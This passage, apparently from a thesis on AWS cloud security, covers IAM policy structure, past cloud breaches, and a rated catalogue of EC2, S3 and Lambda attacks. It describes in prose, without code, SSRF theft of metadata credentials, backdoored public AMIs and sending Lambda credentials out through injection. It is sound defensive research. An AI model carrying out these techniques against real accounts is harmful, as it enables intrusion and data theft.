There are different types of policies, of which the most important ones are *Identity-based* and *Resource-based*. Identity-based policies are attached to *identities*: users, groups or roles. These policies grant permission to one or more identities to allow specific actions on a resource. Resource-based policies are inline policies attached directly to a resource. These policies reside at the resource level and determine which principals are allowed to perform the specified actions on the resource. An example of a resource-based policy is an S3 bucket policy, only allowing one specific IAM user to put objects inside. Apart from these, there are Permissions Boundaries policies, Organizations Service Control policies, Access Control Lists and Session policies. These are considered out of scope for this research.

A policy is defined in JSON. It consists of top-level elements, such as the policy language *Version* and one or more *Statements*. The *Version* indicates the policy's language version, of which 2012-10-17 is the latest. Each statement states information about a single permission. If multiple statements are present, AWS applies a logical `OR` to evaluate them. Each statement consists of the following elements:

- **Sid** - An optional Statement ID, or name, to differentiate between statements.
- **Effect** - Either `Allow` or `Deny` to indicate if the policy allows or denies access.
- **Principal** - Only required when creating a resource-based policy. This value indicates the account, user, role or federated user to which this policy should apply.
- **Action** - A list of actions that the policy allows or denies.
- **Resource** - Required when creating an IAM permissions policy, this indicates the resources on which the actions apply.
- **Condition** - Optional item to specify circumstances under which the policy grants or denies permission.

The `Resource` or `Principal` key requires Amazon Resource Names (ARNs) as values. These are used to uniquely identify AWS resources. They are globally unique identifiers for a specific resource within AWS.
An example policy is given below to demonstrate the usage and syntax of policies:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "FirstStatement",
      "Effect": "Allow",
      "Action": "iam:ChangePassword",
      "Resource": "*"
    },
    {
      "Sid": "SecondStatement",
      "Effect": "Allow",
      "Action": [
        "s3:List*",
        "s3:Get*"
      ],
      "Resource": [
        "arn:aws:s3:::confidential-data",
        "arn:aws:s3:::confidential-data/*"
```

```
      ],
      "Condition": {"Bool": {"aws:MultiFactorAuthPresent": "true"}}
    }
  ]
}
```

The first statement allows users to change their own password. `"Resource": "*"` means 'all resources', however, this API operation can only be performed for the user who makes the request. The second statement allows the user all *list* and *get* operations on the *confidential-data* bucket, but only when the user makes use of MFA. Following is an example of a resource-based policy:

```
{
  "Version": "2012-10-17",
  "Id": "S3-Account-Permissions",
  "Statement": [{
    "Sid": "1",
    "Effect": "Allow",
    "Principal": {"AWS": ["arn:aws:iam::123456789012:user/Alice"]},
    "Action": "s3:*",
    "Resource": [
      "arn:aws:s3:::mybucket",
      "arn:aws:s3:::mybucket/*"
    ]
  }]
}
```

This policy allows the IAM user Alice of the specified AWS account id *123456789012* to perform any action (*"s3:*"*) on *mybucket*. The account id is a unique identifier for an AWS account, which can be your own or another trusted account. This way resources can be shared with other AWS accounts.

Chapter 3

Related Work

In this chapter, related work is discussed. A few cases are shown to demonstrate that simple misconfigurations can lead to data breaches. Relevant literature about cloud environments and their security risks is discussed to identify the uniqueness of cloud environments.

3.1 Security Risks of the Cloud

3.1.1 S3 Breaches

S3 misconfigurations are common causes for data breaches, such as in the Dow Jones & Co case. In 2017, researchers from UpGuard discovered S3 buckets which were readable to *Authorized Users* [26]. The buckets contained personal information such as names, addresses and the last four credit card digits of at least 2.2 million customers. *Authorized Users* in this context is *any user that has an AWS account*. Since anyone can sign-up for an account for free, this setting basically allows access to everyone. A similar misconfiguration happened to Accenture, only they allowed full public read access on four buckets with sensitive data [27]. Numerous cases exist where similar mistakes resulted in a data leak.

Apart from public read misconfigurations, it can happen that S3 buckets allow public write actions. Attackers can abuse this by overwriting files, for instance by inserting malicious code in a JavaScript file to gather credit card data [16]. These attacks are named GhostWriter attacks by McAfee [32].

3.1.2 EC2 Vulnerabilities

Capitol One, a technology focused bank and one of the larger banks in America, suffered a security breach in July 2019. The breach contained personal information of 106 million people [28]. The initial problem was a misconfigured Web Application Firewall (WAF), which caused the WAF to allow message relaying from an EC2 instance. The attacker abused this by relaying a message to the internal AWS Instance Metadata Service, originating from the EC2 instance, to get its AWS API credentials. This type of attack is known as Sever Side Request Forgery (SSRF), in which an attacker can trick a server to issue requests and return the response. The gathered API credentials allowed full read access to all S3 buckets in the AWS account, of which some contained confidential data [17]. The attacker could list and read all files in the buckets and download a local copy. This type of attack was possible due to two relatively simple misconfigurations; a misconfigured WAF and over-permissive permissions granted to API keys used by the WAF. The more fundamental issue here is that AWS does not restrict requests going to the internal metadata service, as long as they originate from within the network. The IMDS does not require any additional authentication or request headers to prevent such an attack from happening.

The study by Balduzzi et. al [3] identifies security issues and risks in public AMIs. Their research consists of over 5,000 images which were deployed and scanned for vulnerabilities using

Nessus. They discovered 98% of the Windows AMIs and 58% of the Linux AMIs to have vulnerable software. Some images contained malware or spyware, others had suspicious outgoing connections or were logging to a remote host. 28% of the AMIs had left-over credentials which allowed a third-party to remotely log in to the machine. Finally, they found several history related risks such as browser or shell history. In [21], this kind of vulnerability is referred to as *VM Image* or *Cloud Malware Injection* attacks. This research indicates the potential security risks of using public EC2 AMIs.

Elastic Block Store (EBS) snapshots can expose secrets and valuable data hidden inside. Most users keep their snapshots private or share them only with selected AWS accounts. However, security researcher Ben Morris discovered there are many public snapshots available, which hold valuable information [24]. EBS volumes are by default not encrypted. When creating a snapshot from an unencrypted volume, the snapshot is also unencrypted. Though by default the snapshots are private, there are AWS users who (mis)configured their snapshot to be publicly accessible. Public snapshots can be searched, listed and mounted by anyone owning an AWS account. Morris discovered several disks with credentials such as AWS API keys, SSH keys and database login data. Since the disks are public and an attacker can clone and mount the disk to any EC2 instance he owns, the victim will not have any knowledge that his public snapshot was compromised.

3.1.3 Lambda

Serverless functions come with their own set of security risks and attack surface. OWASP has defined a top-10 security risks of serverless applications [29]. This top 10 is ordered in ascending order from most critical to least critical.

The most critical risk is *Event Data Injection*. Serverless functions can get input from varying sources with different formats. Failing to properly sanitize these can lead to an injection vulnerability if an attacker has control over a part of the input. For example when a function automatically processes an uploaded file. The attacker has full control over the filename. If the script is not securely written and uses the filename as input in a function, an injection might be possible which allows remote code execution.

Another risk is the use of *Over-Privileged Function Permissions and Roles*. As a best practice, it is advised to follow the principle of least privilege when dealing with permissions. This way, the effect of a breach gets limited. In AWS this comes down to defining your own IAM Policies as the default policies might give too much permissions. For example, if a Lambda function needs read access to an S3 bucket, the default AWS *AmazonS3ReadOnlyAccess* policy actually gives these rights to all S3 buckets in the AWS account. If the function is vulnerable, an attacker can read all data stored in any S3 buckets of the AWS account.

Furthermore, the risk of using *Insecure 3rd Party Dependencies* exists in Lambda functions. For the Lambda function to perform a task, often external third party libraries are necessary. One has to trust that these libraries are secure. Unfortunately this is not always the case [5] [30], which can lead to a vulnerable Lambda function.

3.2 Research on Cloud Security

Takabi, Joshi and Ahn [40] identify several security challenges of cloud computing environments. Key elements include *Authentication and Identity Management*, *Access Control and Accounting* and *Privacy and Data Protection*. They argue that many existing security solutions might not be appropriate for cloud environments and should be reevaluated. In [39] they propose SecureCloud, a security framework for cloud environments. Their suggestion consists of an extra layer which integrates several cloud service providers, with shared security and access controls. This layer then exposes a customer portal, in which customers can control their cloud environments. Though this framework can solve management issues when working with multiple cloud service providers, it does not directly address the security risks introduced by customer configurations.

Gruschka and Jensen [12] define an attack taxonomy for cloud computing. Their research identifies the cloud computing triangle, consisting of three participants: the user, the service and the cloud. Each participant exposes specific interface to each other participant. Each interface can be seen as an attack surface. The most obvious one would be the service interface towards the user. This is similar to the classical server-to-client architecture and enables all kinds of attacks that are common for this interface. This includes SQL injections, Remote Code Execution and buffer overflows. These attacks give a foothold and can be further exploited to move through the cloud, discovering other services and data.

In the paper of Di Giulio et al. [6], new security frameworks and certifications are evaluated on completeness and adequacy for cloud security. The Federal Risk Authorization Management Program (FedRAMP) and Cloud Computing Compliance Control Catalogue (C5) frameworks are compared to the ISO/IEC 27001 standard with regard to cloud security. Their conclusion notes that all these frameworks are not complete and do not fully protect against threats unique to the cloud. Though their research compares and investigates security frameworks, the investigated frameworks aim at the security *of* the cloud and not so much on the security *in* the cloud, which is determined by the customers configurations.

3.3 Security Frameworks

Security frameworks exist in many forms and can apply to different domains. Two main ways to present such a framework are graphical or tabular. A graphical notation uses diagrams to express the flow or controls of a framework, this is often seen in academia such as in [11]. Tabular presentations give textual controls, often summarized in a table such as the ISO 27001 standard. This type of notation is often seen in industry. In the paper of Labunets, Massacci and Paci [18] the efficacy of both types are compared to prove equivalence. Their research showed that both types are statistically equivalent to each other.

The paper of Fernandes, Rahmati, Jung and Prakash [8] discusses the security of smart-home frameworks. Amongst others, the Apple HomeKit api was investigated and found to be over-privileged and the opensource IoT framework IoTivity does not have security enabled by default. This shows that frameworks might not necessarily increase or provide security for the end-users.

Ma and Pearson researched the ISO 17799 standard [19]. This standard provides best practice recommendations for information security management systems and is often used in combination with ISO 27001. Their main conclusions were that although the standard covers important domains, some recommendations were too ambiguous or too general. This makes it hard to achieve correct and secure implementations. It is best to give specific and applicable recommendations. In addition a shortcoming of checklists is that they focus on observable events and focus on specific issues without giving context as to why or how this might be an issue. Therefore, security must be part of the whole process and can not be seen as a stand alone item.

Chapter 4

Methodology

To answer the research question and sub-questions defined in the introduction, various methods were used. This chapter explains the used methods and argues why this method is used. Figure 4.1 gives an overview of the used methodology and how the different parts are tied together.



Figure 4.1: Methodology Schematics
a green ovals represent the used instrument, a blue rectangle represent a separate section of the results

4.1 Identification of Attack Techniques and Exploits

To answer the first sub-question, "Which techniques and exploits exist to attack EC2, S3 and Lambda services?", attack techniques and exploits for the AWS services need to be identified. A literature study is performed to identify a list of possible attacks for the AWS EC2, S3 and Lambda services. Prior work or security researches is investigated and known cloud breach cases are looked into to discover the used vulnerabilities, misconfigurations and exploits. The attacks are classified on likelihood and impact based on the literature study. To confirm the classifications, a survey is carried out amongst cloud security experts within Secura to classify the identified attacks on impact and likelihood. For this the answers to questions 4, 5, 6 and 7 of the survey, which is added in Appendix A, are used. Doing so, the list of attacks gives a good overview of realistic attack

scenarios, their consequences and classifications agreed upon by experts.

4.2 Identification of Existing Security Frameworks

The second sub-question, "What are current frameworks for implementing security best practices in AWS environments?", requires identification of existing security frameworks which define rules or guidelines for securing AWS environments or services. This research looks at known security baselines or frameworks that are used in the field. To discover these frameworks, literature study is performed as well as expert insights from within Secura. The survey is used to determine if a framework is relevant and to gain insight into the usage of the framework in the field. For this the results of question 8, 9 and 10 of the survey in Appendix A are used.

4.3 Framework Proposal Development

In order to develop an improved framework, a mapping is created to indicate which existing framework protects against which attack. This mapping is created using a test environment in which the controls of the frameworks are implemented and attack simulations are performed. The attack scenarios implemented in the environment are a selection of the list of attacks identified in the first part of this research. This selection consists of the attacks with high likelihood or high impact and were plausible to implement. The results of the different frameworks are then combined in a table to create a clear overview of the effectiveness of the frameworks.

The test environment is setup using Infrastructure as Code. The code, documentation for the simulations and instructions for deploying this environment can be found at `https://github.com/jasbroek/aws_vulnerable_cloud`. The implemented scenarios and simulation steps are given in Section 5.3.1.

From the mapping, gaps can be identified and mitigated by the creation of additional security recommendations in an improved framework. The controls consist of AWS configurations or scanning methods to look for potential security risks in deployed resourced. The development of these controls was an iterative process of research into the attack, investigating underlying misconfigurations which enable the attack and testing the controls in the test environment. As result, a new security framework is proposed.

4.4 Validation of the Proposed Framework

To verify if the proposed framework is an improvement with respect to the existing frameworks, a final validation step is performed. This step consists of implementing the controls of the proposed framework in the test environment and re-running all attack scenarios. The results of these attack simulations are used to create a comparison table, comparing the performance of the existing frameworks against the proposed framework in terms of attack prevention.

Chapter 5

Results & Proposal

5.1 Identification of Attack Techniques and Exploits

This section describes the vulnerabilities and misconfigurations identified by this research, as part of sub-question one. For each item, the involved services are given together with an indication of the attacks impact and likelihood.

The impact and likelihood of the attack is derived from a survey conducted amongst security experts. The entire survey can be found in Appendix A. The survey was send out to security experts with knowledge of cloud security and had seven respondents.

Impact is classified in one of five classes: `Informational - Low - Medium - High - Critical`. Informational is a finding that should be noted and users should be aware of but does not necessarily require action. For instance information disclosure on used infrastructure or services. These classes are derived from how security experts would classify a vulnerability as a finding in a security investigation. This classification system is used within Secura and is derived from the CVSS 3.0 Qualitative Severity Rating Scale [9].

Likelihood is determined using a five point Likert scale: `Very Likely - Likely - Neutral - Unlikely - Very Unlikely`. The likelihood answers the question to how likely it is this attack will be executed or how likely it is the vulnerability or misconfiguration is present in a cloud environment. The classification is depending on the knowledge and experience from the respondents of the survey.

The results of question four and five of the survey are visualized in Figure 5.3. These results are used to determine the final likelihood and impact classification of the attack. This classification is then taken into account to take a subset of the presented attacks, to be added to the attack simulations of the test environment.

Table 5.1 gives a summary of all identified vulnerabilities and misconfigurations in this research, including the likelihood and impact.

Table 5.1: Summary of identified attacks with likelihood and impact.

Vulnerability / Misconfiguration	Service	Likelihood	Impact
Poisoning the Well	Lambda	Neutral	Medium
Malware injected AMI	EC2	Neutral	High
Data Injection	IAM, Lambda	Likely	High
Server Side Request Forgery	EC2, IAM	Very Likely	Critical
Denial of Service	EC2, Lambda	Neutral	Low to Critical
Denial of Wallet	EC2, Lambda	Neutral	Low to Critical
Over Permissive IAM Policies	IAM	Very Likely	Critical
Data Exposure in User-data	EC2	Very Likely	Critical
Public Snapshots	EC2, EBS	Very Likely	Critical
Insecure Secret Management	Lambda	Very Likely	Critical
Public Read Permissions	S3	Very Likely	Critical
Cloud Ransomware Attack	KMS, S3	Neutral	High
GhostWriter	S3	Likely	High

5.1.1 Vulnerabilities

Some services are vulnerable to specific attacks which are inherent for the platform. This subsection lists vulnerabilities that were discovered during this research. These vulnerabilities are not directly caused by a misconfiguration but originate either from the service itself or the cloud platform it is deployed on.

Third party dependencies

Many organizations rely on third parties for their business. Some examples in the digital world are code libraries, predefined server images and version control systems. When dealing with confidential data, it is important that these third-parties are fully trusted. Within this research, two possible vulnerabilities were discovered which relate to the AWS Lambda and EC2 service. Poisoning the Well, targeted at included coding libraries in Lambda functions and Malware injected AMIs, targeted at predefined machine images for EC2 instances.

Poisoning the Well	Service(s) involved:	Lambda
	Likelihood:	Neutral
	Impact:	Medium

Using third-party libraries within code is common practice amongst developers. It makes it easy to re-use already developed functionality either by yourself or others. Attackers might perform a 'Poisoning the Well' attack in which the libraries themselves are injected with malware. The attacker then only has to wait for the version to be used in code.

Lambda does not allow the installation of external libraries in the runtime itself. Therefore, external libraries must be shipped with the Lambda execution script. This gives rise to the risk of using outdated libraries as one would need to update the package and re-upload it to Lambda. When a vulnerability is found inside a library and a patch is released, it might not be installed by users who do not have a proper patching policy. Leaving them vulnerable for a longer period.

Although libraries can be poisoned, it is not very likely this attack will be executed. If a Lambda function uses an out-of-date library, an attacker would still require access to the script or the input data triggering the function. As for impact, this depends on the permissions of the Lambda function. If the function has an over-permissive IAM Role, much can go wrong. If it is really strict and only allows minimal actions on minimal resources, the possibilities for an attacker are highly restricted. This makes the likelihood of the attack *Neutral* and the impact *Medium*.

	Service(s) involved:	EC2
Malware injected AMI	Likelihood:	Neutral
	Impact:	High

Malware Injection attacks are possible within EC2 AMIs, as every AWS account can craft and publish its own images. There is no security scan performed by Amazon, it is up to the user to assess the security risks of using public images. As an attacker, you can create an EC2 instance from any preferred base AMI. Then edit the instance by installing malware, for instance a Remote Access Tool or configure that the server logs are send to a server you have control over. To make the image more likely to be installed, make sure it has functionality, for example an optimized web server. If all is installed, an image can be created from the EC2 instance. This image can then be made public, such that it is available for anyone searching the Community AMIs. The attacker can use other means, outside of AWS, to advertise the server to potential victims.

Apart from the malware installed, the attackers SSH key is still active in the image. Therefore if a victim launches a machine with poorly configured access to port 22, the attacker can remotely SSH into the machine. To prevent blocking from Security Groups, the traffic should originate from the EC2 instance. Especially in the scenario of a web server, outbound traffic will not be restricted. Since SGs are stateful, the response traffic from the attacker is allowed to pass through.

Malware injected AMIs pose a threat to AWS users who make use of the AMI marketplace or Community AMIs. Although the AMIs published in the marketplace are restricted to trusted parties, the community AMIs can be created by anyone with an AWS account. The potential impact of the attack depends on the installed malware and security measures taken for the EC2 instance. Strict network security using SGs and ACLs can help to minimize the security risk.

Research indicates that malware injected AMIs do exist [3], but the likelihood of such an attack would not be very high. It requires an attack to setup an AWS account or use a hacked account to setup the infected AMI. Then the AMI needs to be deployed by other users and the security group of the EC2 instance must be configured such that the inbound or outbound traffic from the malware is allowed. Although it is possible, the complexity and possible traceability to the attacker make this attack *Neutral*. However, if the attack succeeds and a malware injected AMI is discovered in a cloud environment, its impact is considered *High*. The attacker gained a foothold inside the cloud environment from which many things are possible. Apart from stealing data of the instance itself, an attacker might elevate permissions if IAM Instance Roles are over-permissive.

Remote Code Injection

Injection attacks are not unique to cloud services, however the attack surface might be bigger when compared to traditional applications. Within the cloud, there are more opportunities for an attack such as abusing the IMDS for EC2 instances or creating events which trigger serverless functions. These serverless functions can be triggered from many event sources, and no longer handle user input directly. This makes it harder to control what exact input reaches the function. For this research, two injection attacks are considered, being data injection in Lambda functions and exploiting a SSRF vulnerability on an EC2 instance to get credentials from the IMDS.

	Service(s) involved:	IAM, Lambda
Data Injection	Likelihood:	Likely
	Impact:	High

Data or code injection can happen due to bad coding practices such as the use of the JavaScript *eval()* function or bad deserialization of user input. Many Lambda functions have internet access, therefore an attacker can post the Lambda's environment variables to one of his servers. The environment variables contain the AWS API credentials, which the attacker can then use for further exploitation.

An example would be a function that triggers when an object is created in an S3 bucket. Assume the file uploads originate from a web application where users can upload zip files. The Lambda function processes the zip file and counts how many files are inside. This amount is then

added as a tag to the object. In this scenario, the attack has full control over the filename of the zip that is uploaded.

Where traditionally an attacker might use SQL injection to get into databases or OS injection to read files on the system, with Lambda functions the attacker aims to get AWS credentials or pivot to other AWS services. The impact of the attack is depending on the permissions assigned to the Lambda function. If the function has access to an S3 bucket or remote database, the attacker will have the same access.

Data injection is the number one attack in the OWASP Serverless top 10 [29]. Therefore it is classified as *Likely* with a *High* impact.

Server Side Request Forgery (SSRF)	Service(s) involved:	EC2, IAM
	Likelihood:	Very Likely
	Impact:	Critical

Server Side Request Forgery is a vulnerability which enables an attacker to let the server send requests on his behalf. An attacker sends a (special) URL to the vulnerable server, which then executes a request to this URL. Basically acting as a proxy for the attacker's input. Often SSRF is used to send HTTP requests to other servers or services, however, it is not limited to the HTTP protocol. Depending on where the SSRF vulnerability exists in the application, other protocols such as SMB, FTP or SMTP are possible as well.

Consider the case where a web application uses a REST API to interface with a database. A simple AWS three-tier architecture deployment is depicted in Figure 5.1, consisting of one VPC with one database and two EC2 instances. Instance 1 serves a web application on port 80/443, instance 2 serves a REST API on port 80. The database exposes port 3306 for querying. All resources have a separate Security Group. The *WebSG* Security Group allows inbound traffic from all sources on port 80 and 443 and unrestricted outbound traffic. *AppSG* allows incoming traffic on port 80 from *WebSG*. *DbSG* allows incoming traffic on 3306 from *AppSG*. If the web application contains an SSRF vulnerability, an attacker might be able to exploit it and send requests to the REST API. This can in turn be used to read out the database, resulting in a data breach.



Figure 5.1: Simple 3-tier web application architecture using AWS resources

When an application running on an AWS EC2 instance is vulnerable to SSRF, an attacker might be able to query the AWS Instance Metadata Service. Especially if the instance does not force the use of IMDSv2. The attacker can use the IMDS to get AWS API credentials and other potentially valuable data such as the *User Data* of the instance. The obtained credentials can then be used to reveal further enumerate and exploit the AWS environment.

The privileges an attacker gets from the credentials depends on the IAM Instance Role assigned to the EC2 instance. From previous data breaches in cloud environments we know that IAM permissions are often too permissive, allowing more access then strictly necessary. Depending on how much access the attacker has, the consequences can range from minimal exposure, to full AWS account take-over.

Using SSRF to exploit the meta-data service is a severe vulnerability with many consequences. Since the default IMDS version is version 1, the likelihood is classified as Very Likely with a Critical impact.

AWS Service Limits

'The Cloud' might give the idea of having limitless resources. This is partially true, but to avoid abuse AWS poses restrictions on each account. These restrictions make sure that an account can not deploy too many resources at once or use too much data without any notification or approval from AWS. These restrictions might give attackers the opportunity to launch denial attacks, to disrupt a service of the victim. The main two ways are the classical (Distributed) Denial of Service attack and the cloud targeted Denial of Wallet attack.

	Service(s) involved:	EC2, Lambda
Denial of Service	Likelihood:	Neutral
	Impact:	Low to Critical

Denial of Service (DoS) attacks against Lambda make use of the parallel invocations limit of the service. To avoid a large amount of parallel executions, users can configure a concurrency limit per function. In addition, AWS enforces a default account-wide limit of 1000 concurrent executions. When the limit is reached, the executions get throttled. If the execution type is asynchronous, AWS automatically retries throttled events for up to six hours. If the execution type is synchronous, the calling service is responsible for retries.

An attacker can abuse this limit if he has control over the amount of requests causing Lambda functions to trigger. If the attacker can send enough requests to reach the execution limit for a longer period, genuine requests can not be passed to the Lambda function. With this method, a Denial of Service can be performed.

Classifying this attack in terms of likelihood and impact is not trivial. The likelihood is mostly determined by the cloud resources and account status. Having the scalability of the cloud, performing such an attack can be extremely complex and it might be hard to succeed. However, if Lambda functions are strictly limited, it might be easier for an attacker to perform a successful DoS. The impact of a DoS attack is highly dependent on the service that is not reachable. The impact might be High or Critical for important systems at a specific moments in time, for instance online exam servers being attacked during exams, whilst such an attack during holidays might have a Low impact. Therefore this attack is classified with likelihood *Neutral* and impact *Low to Critical*.

	Service(s) involved:	EC2, Lambda
Denial of Wallet	Likelihood:	Neutral
	Impact:	Low to Critical

Denial of Wallet (DoW) attacks are similar to DoS attacks in outcome. The difference is that it does not aim to reach execution limits on the AWS account, but in stead aim to reach a budget limit. AWS users pay for every Lambda execution and every minute of EC2 usage. Since these services have options to automatically scale, a DoS attack might not always be successful or require a lot of resources from the attacker. However, if an attacker issues enough requests such that many Lambda executions are triggered or more EC2 instances are deployed, the costs for the victim increase. The only way to defend against this would be to set limits on the scalability of the services, which can then be used by an attacker to perform DoS attacks.

Attackers might not only aim to reach budget limits. It is also possible that an attacker wants to financially harm the victim. If an attacker gets access to AWS credentials allowing EC2 deployment, an attacker can create an expensive reserved instance. A Reserved Instance allows the user to utilize the reserved capacity against reduced cost, but is committed to pay for the capacity for a fixed period. This occurs high charges on the AWS account, causing financial harm to the victim.

As the possible outcomes of a DoW attack are similar to DoS attacks, the classification would be similar. This leads to the results of Likelihood being *Neutral* and Impact *Low to Critical*.

5.1.2 Misconfigurations

Apart from vulnerabilities inherent to the service or cloud platform, misconfigurations might expose a larger attack surface to the attacker and can lead to attacks with more impact. Misconfigurations often originate from the cloud users, who make a mistake on service deployment, but can also originate from insecure default configurations. This subsection lists misconfigurations and possible attack scenarios originating from them.

Over-Permissive IAM Policies	Service(s) involved:	IAM
	Likelihood:	Very Likely
	Impact:	Critical

Over-permissive IAM policies are key to most cloud-based attacks and breaches. In most cases misconfigured IAM policies are not causing the first foothold of an attacker, but make it easier for attackers to escalate privileges or move to other cloud services. They are considered one of the key elements in cloud security and cloud attacks.

Default AWS policies exist to help users getting started with IAM. While there are cases for which the default policies are perfect, such as granting Security Audit permissions, for many cases the default policies are over-permissive. For example, a user is setting up an EC2 instance which requires Read permissions on a specific S3 bucket. When assigning policies, AWS shows the default policies and searching on 'S3' yields the *AmazonS3ReadOnlyAccess* policy. The user might think this is exactly what he needs and attaches this policy to the Instance Role. This is the JSON of that particular policy:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "s3:Get*",
                "s3:List*"
            ],
            "Resource": "*"
        }
    ]
}
```

Looking at the policy, it is seen that this policy allows access to *all* S3 buckets of the AWS account. Which is not what the user should do according to the Principle of Least Privilege. This gives the EC2 instance too much permissions and can have a larger impact when the instance gets hacked. Another example would be the *AWSLambdaReadOnlyAccess* policy. This policy actually gives read-only access to Lambda, S3, DynamoDB and CloudWatch. That's more services then one would expect from looking at the policy name. Although these are only two examples, many of these default policies exist which seem like a good fit but give too much permissions.

Knowing the possible risks of using AWS managed policies and the fact that creating your own, strict, policies is not trivial for every user, the likelihood of having over-permissive policies is *Very High*. The impact over-permissive policies have depends on how over-permissive they are, but generally this is considered as a *Critical* issue.

Sensitive data exposure

Sensitive data exposure is a critical vulnerability in cloud environments. A small configuration mistake can lead to this, as can be seen in the numerous cases of data breaches. Not only publicly exposed data should be considered when talking about data exposure, also the inside-thread must be taken into account. Experts rate the attacks described in this subsection all as *Very Likely* with *Critical* impact.

	Service(s) involved:	EC2
User-data	Likelihood:	Very Likely
	Impact:	Critical

Secrets stored in instance *User Data* can give opportunities to privilege escalation or pivoting methods. For example, when an instance pulls an application from a private Git repository. Because the repository is private, you need an SSH key to access it. This key is often hard-coded in the *User Data*. If an attacker gets access to the instance user data, he can then get access to the private source code of the application. This source code can reveal vulnerabilities, hard-coded credentials or other data which can be of useful for an attacker.

User data can be accessed by an attacker if he is able to query the IMDS from the EC2 instance, e.g using an SSRF vulnerability. If the attacker has valid AWS credentials with the *ec2:DescribeInstanceAttribute* IAM permission, he can read the *user data* directly from the AWS API. The attacker can be an inside attacker or misuse exposed or stolen credentials.

In terms of likelihood it is *Very Likely* that user-data, when present, may contain data which does not belong there. It is easy to use and companies like this very fact to re-use images with small configuration differences. The impact is considered *Critical* as any form of data exposure should be mitigated as soon as possible.

	Service(s) involved:	EBS, EC2
Public Snapshots	Likelihood:	Very Likely
	Impact:	Critical

When using EC2 instances, it is common practice to create snapshots of the EBS drives. These are useful for duplicating disks and having fast-available backups of the entire system. Accidentally exposed snapshots from EC2 instances or databases can contain valuable private data such as access keys and proprietary code. It is therefore important that snapshots are not shared publicly unless specifically intended to do so.

Setting a snapshot to public can happen within a few clicks. By doing so, all data in the snapshot should be considered compromised, having a great impact on the company. Therefore the likelihood is classified as *Very Likely* and the impact as *Critical*.

	Service(s) involved:	Lambda
Insecure Secret Management	Likelihood:	Very Likely
	Impact:	Critical

When writing functions, often they need to authenticate to other services. For this the function needs access to credentials. There are several ways where users can place secrets to be used inside a Lambda function. The first option being hard-coded credentials inside the Lambda Function's code. This is considered a bad coding practice, as anyone who has access to the code can steal the credentials. Furthermore, since most code is maintained in version control such as GIT, this means that the credentials might also be stored in a repository, which comes with additional security risks.

Another way of passing secrets to Lambda functions is by using Environment Variables (EVs). Once configured, these are set in the execution environment of the function and can be read by the script. EVs can store almost any data a user wants and can therefore be used for various functions. Using EVs removes the necessity to hard-code credentials in the function. However, an attacker can still read the EVs if he has read access to the Lambda function. Therefore, storing secrets in EVs is a security risk.

Although this attack might be more aimed at the insider-thread, it is still *Very Likely* that this misconfiguration is present and its possible impact is considered *Critical*. Insiders who should not have access can abuse this misconfiguration to elevate privileges and do more damage.

	Service(s) involved:	S3
Public Read Permissions	Likelihood:	Very Likely
	Impact:	Critical

